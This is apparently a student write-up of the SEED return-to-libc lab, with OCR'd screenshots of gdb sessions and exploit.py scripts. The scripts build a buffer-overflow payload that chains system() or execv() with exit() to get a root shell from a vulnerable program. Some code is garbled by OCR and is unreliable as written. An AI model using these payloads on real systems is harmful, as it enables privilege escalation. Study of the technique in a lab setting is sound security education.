

TASK 1

The purpose of this task is to turn off all the countermeasures and check if we can attack the user using the vulnerable program and use the libc library for the attack.

We find the address of system() and exit() functions in order to use them for the attack.






```
SEED-Ubuntu20.04 (Snapshot 2) [Running] - Oracle VM VirtualBox
                                     Nov 12 18:12
                                                                    ± •0 •m •
seed@VM: ~/.../Labsetup
                                                 seed@VM: ~/.../Labsetup
     0000| 0xffffd15c --> 0xf7debee5 (< libc start main+245>:
                                                                         add
         esp,0x10)
     0004| 0xffffd160 --> 0x1
     0008| 0xffffd164 --> 0xffffd1f4 --> 0xffffd399 ("/home/seed/Downloa
     ds/Retlibc/Labsetup/retlib")
     0012| 0xffffd168 --> 0xffffd1fc --> 0xffffd3c6 ("SHELL=/bin/bash")
     0016| 0xffffd16c --> 0xffffd184 --> 0x0
     0020| 0xffffd170 --> 0xf7fb4000 --> 0xle6d6c
     0024| 0xffffd174 --> 0xf7ffd000 --> 0x2bf24
     0028| 0xffffd178 --> 0xffffd1d8 --> 0xffffd1f4 --> 0xffffd399 ("/ho
     me/seed/Downloads/Retlibc/Labsetup/retlib")
     Legend: code, data, rodata, value
     Breakpoint 1, 0 \times 565562ef in main ()
     gdb-peda$ p system
     $1 = {<text variable, no debug info>} 0xf7e12420 <system>
     gdb-peda$ p exit
     $2 = {<text variable, no debug info>} 0xf7e04f80 <exit>
     gdb-peda$ p exit
     $3 = {<text variable, no debug info>} 0xf7e04f80 <exit>
     gdb-peda$ quit
     [11/12/23]seed@VM:~/.../Labsetup$
```

TASK 2

The purpose of this task is to put the command string '/bin/sh' in the memory and know its address. In order to achieve this we create a new shell variable called MYSHELL which contains the command string '/bin/sh'.



The MYSHELL variable has the shell string in the child process. Now we create the program prtenv.c given which gets the address of the variable in the memory. The program is then compiled and run with retlib to get the address of variable.


TASK 3

Given the skeleton code, we need to fill in three address from the addresses we found earlier, the value of Y = 0x0cd88 - 0x0cd70 = 24 + 4 = 28

The return address of the function is 4 higher hence 24+4


We add the values of addresses of system(), exit() functions and /bin/sh address from the above tasks we have performed. We compile the exploit.py program and run it along retlib.


We can see that after doing this we get a root shell.



```
SEED-Ubuntu20.04 (Snapshot 2) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Nov 12 20:19
                                                                       ≛ • 0 • 1 •
                                                                   (B)
                                                                Q =
                                   seed@VM: ~/.../Labsetup
                                                         seed@VM: ~/.../Labsetup
         seed@VM: ~/.../Labsetup
                                 seed@VM: ~/.../Labsetup ×
      #!/usr/bin/env python3
     import sys
     # Fill content with non-zero values
     content = bytearray(0xaa for i in range(300))
     X = 28 + 8
     sh addr = 0xffffd40a
                                 # The address of "/bin/sh"
     content[X:X+4] = (sh_addr).to_bytes(4,byteorder='little')
     Y = 24 + 4
     system addr = 0xf7e12420 # The address of system()
     content[Y:Y+4] = (system_addr).to_bytes(4,byteorder='little')
     Z = Y + 4
     exit addr = 0xf7e04f80
                                 # The address of exit()
     content[Z:Z+4] = (exit_addr).to bytes(4,byteorder='little')
     # Save content to a file
     with open("badfile", "wb") as f:
     "exploit.py" 21L, 568C
                                                           7,6
                                                                          Top
```


ATTACK VARIATION 1: commenting out the exit_addr to check if its necessary. After doing this we do the compilation and find that there is no change as such and we do get the root shell.





ATTACK VARIATION 2: we change the name of the retlib file to newretlib and try the attack.

We are unable to attack and we do not get a root shell instead get an error saying segmentation fault. The length of the name is creating the problem here as sthe address of the file changes.



```
SEED-Ubuntu20.04 (Snapshot 2) [Running] - Oracle VM VirtualB
seed@VM: ~/.../Labsetup
      [11/14/23]seed@VM:~/.../Labsetup$ export MYSHELL="/bin/bash
      [11/14/23]seed@VM:~/.../Labsetup$ export MYSHELL1="/bin/bash argy[0
      [11/14/23]<mark>seed@VM:~/.../Labsetup</mark>$ export MYSHELL2="-p"
      [11/14/23]seed@VM:~/.../Labsetup$ env | grep MYSHELL
       YSHELL=/bin/bash
      <mark>MYSHELL</mark>1=/bin/bash argv[0]
       IYSHELL2=-p
      [11/14/23]seed@VM:~/.../Labsetup$ ./prtenv
      Value: /bin/bash
      Address: 0xffffd3e1
      Value: /bin/bash argv[0]
      Address: 0xffffd4f5
      Value: -p
      Address: 0xffffd539
      [11/14/23]seed@UM:~/.../Labsetup$ ./retlib
Address of input[] inside main(): 0xffffcd80
      Input size: 0
      Address of buffer[] inside bof(): 0xffffcd50
      Frame Pointer value inside bof(): 0xffffcd68 (^_^)(^_^) Returned Properly (^_^)(^_^)
      [11/14/23]seed@VM:~/.../Labsetup$ ./exploit.py
      [11/14/23]seed@VM:~/.../Labsetup$ ./retlib.py
      bash: ./retlib.py: No such file or directory
      [11/14/23]seed@VM:~/.../Labsetup$ ./exploit.py
[11/14/23]seed@VM:~/.../Labsetup$ ./retlib
      Address of input[] inside main(): 0xffffcd80
      Input size: 300
      Address of buffer[] inside bof(): 0xffffcd50
      Frame Pointer value inside bof(): 0xffffcd68
 ∷
     bash argv[0]-5.0#
```

```
SEED-Ubuntu20.04 (Snapshot 2) [Running] - Oracle VM VirtualBox
                                       Nov 14 00:38
                                                                       A • • • • • •

    Terminal ▼

                              seed@VM: ~/.../Labsetup
                                                               Q = - 0 8
                              seed@VM: ~/.../Labsetup ×
         0x565562ea <foo+58>: mov
                                       ebx,DWORD PTR [ebp-0x4]
         0x565562ed <foo+61>: leave
         0x565562ee <foo+62>: ret
        0x565562ef <main>: endbr32
        0x565562f3 <main+4>: lea ecx,[esp+0x4]
0x565562f7 <main+8>: and esp,0xfffffff0
        -----stack-
      0000| 0xfffffd15c --> 0xf7debee5 (<__libc_start_main+245>:
         esp,0x10)
     0004| 0xffffd160 --> 0x1
0008| 0xffffd164 --> 0xffffd1f4 --> 0xffffd399 ("/home/seed/Downloa
     ds/Retlibc/Labsetup/retlib")
     0012| 0xffffd168 --> 0xffffd1fc --> 0xffffd3c6 ("SHELL=/bin/bash")
0016| 0xffffd16c --> 0xffffd184 --> 0x0
      0020 | 0xffffd170 --> 0xf7fb4000 --> 0xle6d6c
      0024| 0xffffd174 --> 0xf7ffd000 --> 0x2bf24
      0028| 0xffffd178 --> 0xffffd1d8 --> 0xffffd1f4 --> 0xffffd399 ("/ho
      me/seed/Downloads/Retlibc/Labsetup/retlib")
       -----1
      Legend: code, data, rodata, value
     Breakpoint 1, 0x565562ef in main ()
     gdb-peda$ p execv
$1 = {<text variable, no debug info>} 0xf7e994b0 <execv>
     gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xf7e04f80 <exit>
 ∷
     gdb-peda$
                                                    🗿 💿 🖭 🗗 🧪 🔳 🖳 🎏 📆 🚱 👽 Right Ctrl
```

```
SEED-Ubuntu20.04 (Snapshot 2) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities № Terminal ▼
                                                                   ● ★ • + • -
                                                               Q = - 0 &
                                  seed@VM: ~/.../Labsetup
         seed@VM: ~/.../Labsetup
     #!/usr/bin/env python3
      import sys
      # Fill content with non-zero values
     content = bytearray(0xaa for i in range(300))
      execv addr = 0xf7e994b0
                                    # The address of execv()
     content[28:32] = (execv_addr).to_bytes(4,byteorder='little')
      exit_addr = 0xf7e04f80
                                    # The address of exit()
     content[32:36] = (exit_addr).to_bytes(4,byteorder='little')
     sh_addr = 0xffffd3e1
                               # The address of "/bin/bash"
     content[36:40] = (sh_addr).to_bytes(4,byteorder='little')
     buff = 0xffffcd80
                              # The address of input buffer
     content[40:44] = [buff+44].to_bytes(4,byteorder='little')
     execv_arg1 = 0xffffd4f5 # The address of "/bin/bash argv[[0]"
     content[44:48] = (execv_arg1).to_bytes(4,byteorder='little')
     execv arg1 = 0xffffd539
                                  # The address of "-p"
     content[48:52] = (execv_arg1).to_bytes(4,byteorder='little')
     content[52:56] = bytearray(b'\x00'*4)
     # Save content to a file
"exploit.py" 32L, 932C
                                                           17,18
                                                                          Top
                                                🔏 💿 🌬 🗗 🧨 💼 🔲 🚰 🐺 🚱 🛂 Right Ctrl
```

